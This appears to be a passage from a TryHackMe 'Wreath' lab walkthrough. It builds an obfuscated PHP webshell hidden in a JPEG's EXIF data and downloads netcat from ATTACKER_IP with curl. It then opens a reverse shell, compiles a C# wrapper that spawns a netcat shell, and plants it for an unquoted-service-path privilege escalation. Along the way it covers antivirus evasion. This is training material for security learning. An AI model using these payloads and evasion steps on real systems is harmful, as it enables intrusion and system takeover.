
Here we check to see if a GET parameter called "wreath" has been set. If so, we execute it using `shell_exec()`, wrapped inside HTML <pre> tags to give us a clean output. We then use `die()` to prevent the rest of the image from showing up as garbled text on the screen.

This is slightly longer than the classic PHP one-liner webshell (`<?php system($_GET["cmd"]);?>`) for two reasons:
1. If we're obfuscating it then it will become a one-liner anyway
2. Anything *different* is good when it comes to AV evasion
We now need to obfuscate this payload.
There are a variety of measures we could take here, including but not limited to:
• Switching parts of the exploit around so that they're in an unusual order
• Encoding all of the strings so that they're not recognisable
• Splitting up distinctive parts of the code (e.g. `shell_exec($_GET[...])`)

Answer the questions below

Manual obfuscation is very much a thing, but for the sake of simplicity, let's just use one of the available online tools. The tool linked here is recommended. When it comes to web obfuscation, these tools are generally used to make the code difficult for humans to read; however, by doing things like obfuscating variable/function names and encoding strings, they also prove effective against antivirus software.

Stick the payload into the tool, then activate all the obfuscation options:



Click the "Obfuscate Source Code" button, and we're left with this mess of PHP:
<?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>

If you look closely you'll see that this is still very much the same payload as before; however, enough has changed that it *should* fool Defender.
As this is getting passed into a bash command, we will need to escape the dollar signs to prevent them from being interpreted as bash variables. This means our final payload is as follows:
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>

'''


no answer
'''

With an obfuscated payload, we can now finalise our exploit.
Once again, make a copy of an innocent image (ensuring you give it a name in the format of shell-USERNAME.jpeg.php), then use exiftool to embed the payload into the image:
`exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-USERNAME.jpeg.php`

```
muri@augury:~/thm/wreath/PC/Web$ cp ~/Pictures/innocent.jpg ./shell-MuirlandOracle.jpeg.php
muri@augury:~/thm/wreath/PC/Web$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-MuirlandOracle.jpeg.php
    1 image files updated
```


‘’’
no answer
‘’’

Upload your shell and attempt to access it!
If this worked then you should get an output similar to the following:



‘’’
no answer
‘’’

Awesome! We have a shell.
We can now execute commands using the wreath GET parameter, e.g:
`http://10.200.72.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=systeminfo`



What is the Host Name of the target?

What is our current username (include the domain in this)?

Task40

Task 40 Compiling Netcat & Reverse Shell!

VideoOur webshell is all well and good, but let's go for a full reverse shell!
Unfortunately, we have a problem. Unlike in Linux where there are usually many ways to obtain a reverse shell, the options in Windows are a lot fewer in number as Windows tends not to have many scripting languages installed by default.
Realistically we have several options here:
• Powershell tends to be the go-to for Windows reverse shells. Unfortunately Defender knows exactly what PowerShell reverse shells look like, so we'd have to do some serious obfuscation to get this to work.
• We could try to get a PHP reverse shell as we know the target has a PHP interpreter installed. Windows PHP reverse shells tend to be iffy though, and again, may trigger Defender.
• We could generate an executable reverse shell using msfvenom, then upload and activate it using the webshell. Again, msfvenom shells tend to be very distinctive. We could use the Veil Framework to give us a meterpreter shell executable that might bypass Defender, but let's try to keep this manual for the time. Equally, shellter (though old) might give us what we need. There are easier options though.
• We could upload netcat. This is the quick and easy option.

The only problem with uploading netcat is that there are hundreds of different variants -- the version of netcat for Windows that comes with Kali is known to Defender, so we're going to need a different version. Fortunately there are many floating around! Let's use one from github, here.
Clone the repository:
`git clone https://github.com/int0x33/nc.exe/`

This repository already contains pre-compiled netcat binaries for both 32 and 64 bit systems, however, this is an ideal time to talk about cross-compilation techniques. If you'd prefer to just use the default binaries then just skip to the last section of this task and use the `nc64.exe` binary from the repository.
Cross compilation is an essential skill -- although in many ways it's preferable to avoid it.
First up: what is cross compilation? The idea is to compile source code into a working program to run on a different platform. In other words, cross compilation would allow us to compile a program for a different Linux kernel, a Windows program on Kali (as we're doing here), or even software for an embedded device or phone.
Whilst cross-compilation is a very useful skill to have, it's often difficult to get completely correct. Ideally we should always try to compile our code in an environment as close to the target environment as possible. For example, if an exploit or program is designed to work on CentOS 7.2, we should try to compile it in a CentOS 7.2 VM if possible. Equally, it's essential that we get the same arch as that of the target -- a 64 bit program won't work very well on a 32 bit target!
Sometimes it's easiest to just cross-compile, however. Generally speaking we cross compile x64 Windows programs on Kali using the `mingw-w64` package (for x64 systems). This is not installed on Kali by default, however it is available in the Kali apt repositories:
`sudo apt install mingw-w64`

This is a big package, but once it's installed we can start re-compiling netcat.
Much like we use gcc to compile binaries on Linux, we can use the `mingw` compilers to compile Windows binaries. These tend to have very descriptive (read: long) names, but the one that's of particular importance to us here is `x86_64-w64-mingw32-gcc`. This specifies that we want to compile a 64bit binary.

Inside the nc.exe repository we downloaded, delete or move the two pre-compiled netcat binaries. The repository provides a makefile which we can use (with some small alterations) to compile the binary. Open up the `Makefile` with your favourite text editor. The first two lines specify which compiler to use:

```
CC=i686-pc-mingw32-gcc
#CC=x86_64-pc-mingw32-gcc
```

Neither of these are quite what we're looking for, so comment out the first line and add another line underneath:
`CC=x86_64-w64-mingw32-gcc`

Now when we run `make` to build the binary, the correct compiler will be used to generate a x64 Windows executable. Note that there will be a lot of warnings generated by the compiler (these have been redirected to `/dev/null` in the following screenshot for readability, however, you do not need to do this). These are nothing to worry about; the compilation should still be successful.

```
muri@augury:~/thm/wreath/PC/nc.exe$ make 2>/dev/null
x86_64-w64-mingw32-gcc -DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE getopt.c doexec.c netcat.c -s -lkernel32 -luser32 -lwsock32 -lwinmm -o nc.exe
muri@augury:~/thm/wreath/PC/nc.exe$ file nc.exe
nc.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
```

Answer the questions below

Bonus Question (optional): Follow the steps detailed above to compile a copy of netcat.exe (otherwise use the copy already in the repo).
‘’’
no answer
‘’’

With a copy of netcat available, we now need to get it up to the target.
Start a Python webserver on your attacking machine (as demonstrated numerous times previously):
`sudo python3 -m http.server 80`
‘’’
no answer
‘’’

Despite it often being much harder to upload binaries to Windows than it is to upload to Linux, we do have a few options here.
◇ Powershell *might* work, but with AMSI in play it's a risk.
◇ We could use the file upload point that we originally exploited to upload an unrestricted PHP file uploader (in the same way that we uploaded the original webshell, although this would be a bit of a pain with embedding the uploader in an image).
◇ We could look for other command line tools installed on the target such as `curl.exe` or `certutil.exe`, both of which might allow for a file upload.

Try to execute both of this in the webshell -- both should work.
What output do you get when running the command: `certutil.exe`?

Certutil is a default Windows tool that is used to (amongst other things) download CA certificates. This also makes it ideal for file transfers, *but* Defender flags this as malicious.
Instead we'll stick with trusty old cURL.
Use cURL to upload your new copy of netcat to the target:
`curl http://ATTACKER_IP/nc.exe -o c:\\windows\\temp\\nc-USERNAME.exe`

Note the double backslashes used here. This is purely due to how the webshell handles backslashes. We need to escape the backslashes so that they are passed in as a part of the command, as opposed to escaping the letters immediately after them.

‘’’
no answer
‘’’

We now have everything we need to get a reverse shell back from this target. Set up a netcat listener on your attacking machine, then, in your webshell, use the following command:
`powershell.exe c:\\windows\\temp\\nc-USERNAME.exe ATTACKER_IP ATTACKER_PORT -e cmd.exe`

e.g.
`powershell.exe c:\\windows\\temp\\nc-MuirlandOracle.exe 10.50.73.2 443 -e cmd.exe`

This should result in a reverse shell from the target!

```
muri@augury:~/thm/wreath/tools/pivoting/chisel$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.73.2] from (UNKNOWN) [10.200.72.100] 50409
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

Note: *In order for this to work we had to wrap the netcat command inside a powershell process to keep it from exiting early.*

‘’’
no answer
‘’’

Bonus Question (optional): Try generating a metasploit reverse shell and transfer it to the target (`msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=ATTACKING_IP LPORT=CHOOSE_A_PORT`) -- make sure to place it in a directory you can list (e.g. the Uploads directory of the webserver). This shell will get picked up by Defender (so don't do it anywhere else!), but it will give you a feel for how antivirus operates when it detects your payload as being malicious.
You should get an error message when trying to execute the executable and the exe will also disappear from the current directory (placed into quarantine by the AV). At this point the Administrator has also been alerted, along with the security team in a bigger organisation.

‘’’
no answer
‘’’

Task41

Task 41 Enumeration

VideoWe have a reverse shell on the third and final target -- this is cause for celebration!
We don't yet have full system access to the target though. As we saw when we first obtained the webshell, the webserver was (un)fortunately not running with system permissions (contrary to the Xampp defaults), which leaves us with a low-privilege account. Looks like Thomas was sensible with his security on his own PC!
This does mean that we're going to need to enumerate the target for privesc vectors though -- and with Defender active, we'll have to do it quietly. Let's consider our options:
• We could (and should) always start with a little manual enumeration. This will be relatively quiet and gives us a baseline to work with

• Defender would *definitely* catch a regular copy of WinPEAS; however, it would be unlikely to catch either the `.bat` version or the obfuscated `.exe` version, both of which are released in the PEAS repository alongside the regular version
• Chances are that AMSI will alert Defender if we try to load any PowerShell privesc check scripts (e.g. PowerUp), so we'd ideally be looking for obfuscated versions of these if we were to use them

We'll start with some manual enumeration and hopefully come up with something workable!

Answer the questions below

Use the command `whoami /priv`.
[Research] One of the privileges on this list is very famous for being used in the PrintSpoofer and Potato series of privilege escalation exploits -- which privilege is this?

Our current user likely has this privilege due to running XAMPP as a service on the account. Unfortunately this also means that XAMPP won't be a good privesc vector in its own right, but we might be able to use the privileges it gave us!
Now use `whoami /groups` to check the current user's groups.
Unfortunately this account isn't in the Local Administrators group as that (combined with the High integrity process we're currently using) would make any further privilege escalation redundant.

Now that we've got an idea of our own user's capabilities. Let's take a look at the box itself.
Windows services are commonly vulnerable to various attacks, so we'll start there. Generally speaking, it's unlikely that core Windows services will be vulnerable to anything -- user installed services are far more likely to have holes in them.
Let's start by looking for non-default services:
```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```
This lists all of the services on the system, then filters so that only services that are *not* in the `C:\Windows` directory are returned. This should cut out most of the core Windows services (which are unlikely to be vulnerable to this kind of vulnerability), leaving us with primarily lesser-known, user-installed services.

There should be a bunch of results returned here. Read through them, paying particular attention to the `PathName` column. Notice that one of the paths does not have quotation marks around it.

What is the Name (second column from the left) of this service?

The lack of quotation marks around this service path indicates that it might be vulnerable to an *Unquoted Service Path* attack. In short, if any of the directories in that path contain spaces (which several do) and are writeable (which we are about to check), then -- assuming the service is running as the `NT AUTHORITY\SYSTEM` account, we might be able to elevate privileges.
First of all, let's check to see which account the service runs under:
`sc qc SERVICE_NAME`

Is the service running as the local system account (Aye/Nay)?

This is looking good!
Let's check the permissions on the directory. If we can write to it, we are golden:
`powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"`

```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
```

We have full control over this directory! How strange, but hey, Thomas' security oversight will allow us to root this target.

In the interests of learning, it should be noted here that this is far from the only vulnerability here. By the looks of things, Thomas installed the program but couldn't be bothered entering the password for the Administrator account every time he needed to interact with it. As a result, he botched the permissions and gave every user access to every aspect of the program.
This means that we can create our unquoted service path exploit, but we could also perform attacks such as DLL hijacking, or even outright replacing the service executable with a malicious binary.
That said, we will stick to the unquoted service path vulnerability purely to avoid messing with the service itself. This way all we need to do is create our own binary then delete it, rather than alter any of the files in the service itself.
Bonus Question (optional): Try to get a copy of WinPEAS up to the target (either the obfuscated executable file, or the batch variant) and run it. You will see that there are many more potential vulnerabilities on this target -- mainly due to patches that haven't been installed.

Task42

Task 42 Privilege Escalation

VideoLet's recap what we found in the previous task:
• We have a privilege which we could almost certainly use to escalate to system permissions. The downside is that we'd need to obfuscate the exploits in order to get them past Defender.
• We have an unquoted service path vulnerability for a service running as the system account. This is ideal.

We have everything we need to root this box. Let's do this!
Of the two vulnerabilities that are immediately available, we will work through the unquoted service path attack for one simple reason: getting a reverse shell back from this is *very* easy -- even with Defender in play. The exploits available to manipulate the privilege we found would need to be custom compiled and obfuscated in order to be useful to us; however, with the unquoted service path, all we need is one very small "wrapper" program that activates the netcat binary that we *already have on the target.* To put it another way, we just need to write a small executable that executes a system command: activating netcat and sending us a reverse shell as the owner of the service (i.e. local system). Ideally we would write a full C# service file that would integrate seamlessly with the Windows service management system. Whilst this is perfectly possible (and is by far the preferable option), for the sake of simplicity, we will stick to just creating a standalone executable. It's worth noting that this technique is effective at bypassing the antivirus software on the target; however, in an enterprise situation there is a good chance that it would be picked up by an intrusion detection system. In this scenario we would be looking for a more sophisticated (if similar) solution.

Ideally we'd be using Visual Studio here. If you happen to have a Windows host and are familiar with Visual Studio then please feel free to use it for. As not everyone has access to a Windows machine (or is comfortable installing Windows as a virtual machine), the teaching content will work with the `mono` dotnet core compiler for Linux. This can be easily installed on Kali and will allow us to compile C# executables that can be run on Windows targets. The same code will work just fine if compiled in Visual Studio, however.
First we need to install Mono. This can be done with:
```
sudo apt install mono-devel
```

If you are using the AttackBox then this should already be installed.

Now, open a file called `Wrapper.cs` in your favourite text editor.
The first thing we need to do is add our "imports". These allow us to use pre-defined code from other "namespaces" -- essentially giving us access to some basic functions (e.g. input/output). At the very top if the file, add the following lines:
```
using System;
using System.Diagnostics;
```

These allow us to start new processes (i.e. execute netcat).
Next we need to initialise a namespace and class for the program:
```
namespace Wrapper{
    class Program{
        static void Main(){
            //Our code will go here!
        }
    }
}
```

We can now write the code that will call netcat. This goes inside the `Main()` function (replacing the `//Our code will go here!` line).
First, we create a new process, as well as a ProcessStartInfo object to set the parameters for the process:
```
Process proc = new Process();
ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-USERNAME.exe", "ATTACKER_IP
ATTACKER_PORT -e cmd.exe");
```

Make sure to replace the `nc-USERNAME.exe` *with the name of your own netcat executable, as well as slotting in your own IP and Port!*
With the objects created, we can now configure the process to not create it's own GUI Window when starting:
```
procInfo.CreateNoWindow = true;
```

Finally, we attach the ProcessStartInfo object to the process, and start the process!
```
proc.StartInfo = procInfo;
proc.Start();
```

Our program is now complete. It should look something like this:

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-MuirlandOracle.exe", "10.50.73.2 443 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

We can now compile our program using the Mono `mcs` compiler. This is extremely simple using the package we installed earlier:

`mcs Wrapper.cs`

```
muri@augury:~/thm/wreath/PC/Wrapper$ ls
Wrapper.cs
muri@augury:~/thm/wreath/PC/Wrapper$ mcs Wrapper.cs
muri@augury:~/thm/wreath/PC/Wrapper$ ls
Wrapper.cs  Wrapper.exe
muri@augury:~/thm/wreath/PC/Wrapper$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Answer the questions below

Write and compile a wrapper program using Mono or Visual Studio.

Transfer the `Wrapper.exe` file to the target. Just to spice things up a bit, let's use an Impacket SMB server, rather than our usual HTTP server. If you would prefer to use the HTTP server and cURL (or another method to transfer the file) you are welcome to do so.

Impacket is a Python library that makes it very easy to interact with a wide variety of Windows services from Linux.

First up, let's download the package:

`sudo git clone https://github.com/SecureAuthCorp/impacket /opt/impacket && cd /opt/impacket && sudo pip3 install .`

Note: *On the AttackBox Impacket is preinstalled at* `/opt/impacket/impacket`

We can now start up a temporary SMB server:

`sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword`

With this command we created a server on our IP, serving a share called "share" in the current directory. As Impacket uses SMBv1 by default, we need to specify that is use SMBv2 in order for the relatively up-to-date target to accept it. We then set a username and password for connections to the server -- again, this is due to security policies on the target requiring connections to be authenticated.

Now, in our reverse shell, we can use this command to authenticate:

`net use \\ATTACKER_IP\share /USER:user s3cureP@ssword`

```
C:\>net use \\10.50.73.2\share /USER:user s3cureP@ssword
net use \\10.50.73.2\share /USER:user s3cureP@ssword
The command completed successfully.
```

This authenticates with the server using the credentials we set (user:s3cureP@ssword). We can now copy our compiled `Wrapper.exe` program up to the target. Due to file permissions on the normal `C:\Windows\Temp` directory, we are doing this from our current user's own `%TEMP%` directory:
`copy \\ATTACKER_IP\share\Wrapper.exe %TEMP%\wrapper-USERNAME.exe`

```
C:\>copy \\10.50.73.2\share\Wrapper.exe %TEMP%\wrapper-MuirlandOracle.exe
copy \\10.50.73.2\share\Wrapper.exe %TEMP%\wrapper-MuirlandOracle.exe
        1 file(s) copied.
```

Note: *We could have just executed this directly through the share -- exactly as we did with Mimikatz when dealing with the Gitserver. We are copying it here purely because we will need to have a copy on the target sooner or later anyway.*
It is often useful to just leave an SMB server running in the background when working with Windows targets. We will use this server later, so let's leave it up for now.
That said, to prevent errors down the line, we should disconnect from it for the time being:
`net use \\ATTACKER_IP\share /del`

```
C:\>net use \\10.50.73.2\share /del
net use \\10.50.73.2\share /del
\\10.50.73.2\share was deleted successfully.
```

Start a listener on your chosen port and try to execute the wrapper manually -- you should get a reverse shell back:
`"%TEMP%\wrapper-USERNAME.exe"`

```
C:\>"%TEMP%\wrapper-MuirlandOracle.exe"
"%TEMP%\wrapper-MuirlandOracle.exe"

C:\>
```

```
muri@augury:~/thm/wreath/PC/Wrapper$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.73.2] from (UNKNOWN) [10.200.72.100] 51264
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

Excellent. Our program works and is not getting caught by the antivirus. We are now ready to exploit that unquoted service path vulnerability!
Unquoted service path vulnerabilities occur due to a very interesting aspect of how Windows looks for files. If a path in Windows contains spaces and is not surrounded by quotes (e.g. `C:\Directory One\Directory Two\Executable.exe`) then Windows will look for the executable in the following order:

1. `C:\Directory.exe`
2. `C:\Directory One\Directory.exe`

3. C:\Directory One\Directory Two\Executable.exe

What this means is that if we can create a file called Directory.exe in the root directory, or C:\Directory One\, then we can trick Windows into executing our file instead!
Let's take a look at the actual path of our vulnerable service: C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe. There are technically three places we *could* add our program here:
◇ We could put it in the root directory and call it Program.exe. This is *very* unlikely to work, as the chances of having write permissions here are virtually 0.
◇ We could put it in the C:\Program Files (x86)\ directory and call it System.exe. Once again, this is unlikely to work because the chances of being able to write into C:\Program Files (x86)\ are minimal.
◇ We could put it in C:\Program Files (x86)\System Explorer\ and call it System.exe. This one will work! Remember we checked the permissions of this directory in the last task and found that we had full access? This means that we can place our wrapper into this directory, then when the service is restarted, our wrapper will be executed giving us a shell as the local system user!

Before blindly copying your wrapper, check to make sure that another user isn't currently performing this exploit:
dir "C:\Program Files (x86)\System Explorer\"

If you see a file called System.exe in the output then *please wait a few minutes until it disappears.*
If there is not already an exploit in the directory then it's time to root this thing!
Copy your wrapper from C:\Windows\Temp\wrapper-USERNAME.exe to C:\Program Files (x86)\System Explorer\System.exe .
copy %TEMP%\wrapper-USERNAME.exe "C:\Program Files (x86)\System Explorer\System.exe"

```
C:\>copy %TEMP%\wrapper-MuirlandOracle.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-MuirlandOracle.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\>dir "C:\Program Files (x86)\System Explorer"
dir "C:\Program Files (x86)\System Explorer"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

31/01/2021  00:38    <DIR>          .
31/01/2021  00:38    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
30/01/2021  21:23             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,724,210,688 bytes free
```

Note: *There is a cleanup script running on this target once every five minutes in case any hackers are too sloppy to cover up their tracks by restoring the service to working order. If your payload disappears before execution then you may have been caught by the script. If this happens, just repeat this step and the exploit should work.*

Our exploit is in place! We have two options to activate it:
◇ This service starts automatically at boot, so we could try restarting the entire box (although we don't actually have the required permissions to do this to prevent users from taking the box down).
◇ We could try restarting the service itself. Given the amount of access to this service that Thomas has given to his account, it's a fair bet that we might be able to do this.

Failing either of these, we would be stuck waiting for someone to restart the target for us naturally.
Let's try stopping the service:
sc stop SystemExplorerHelpService

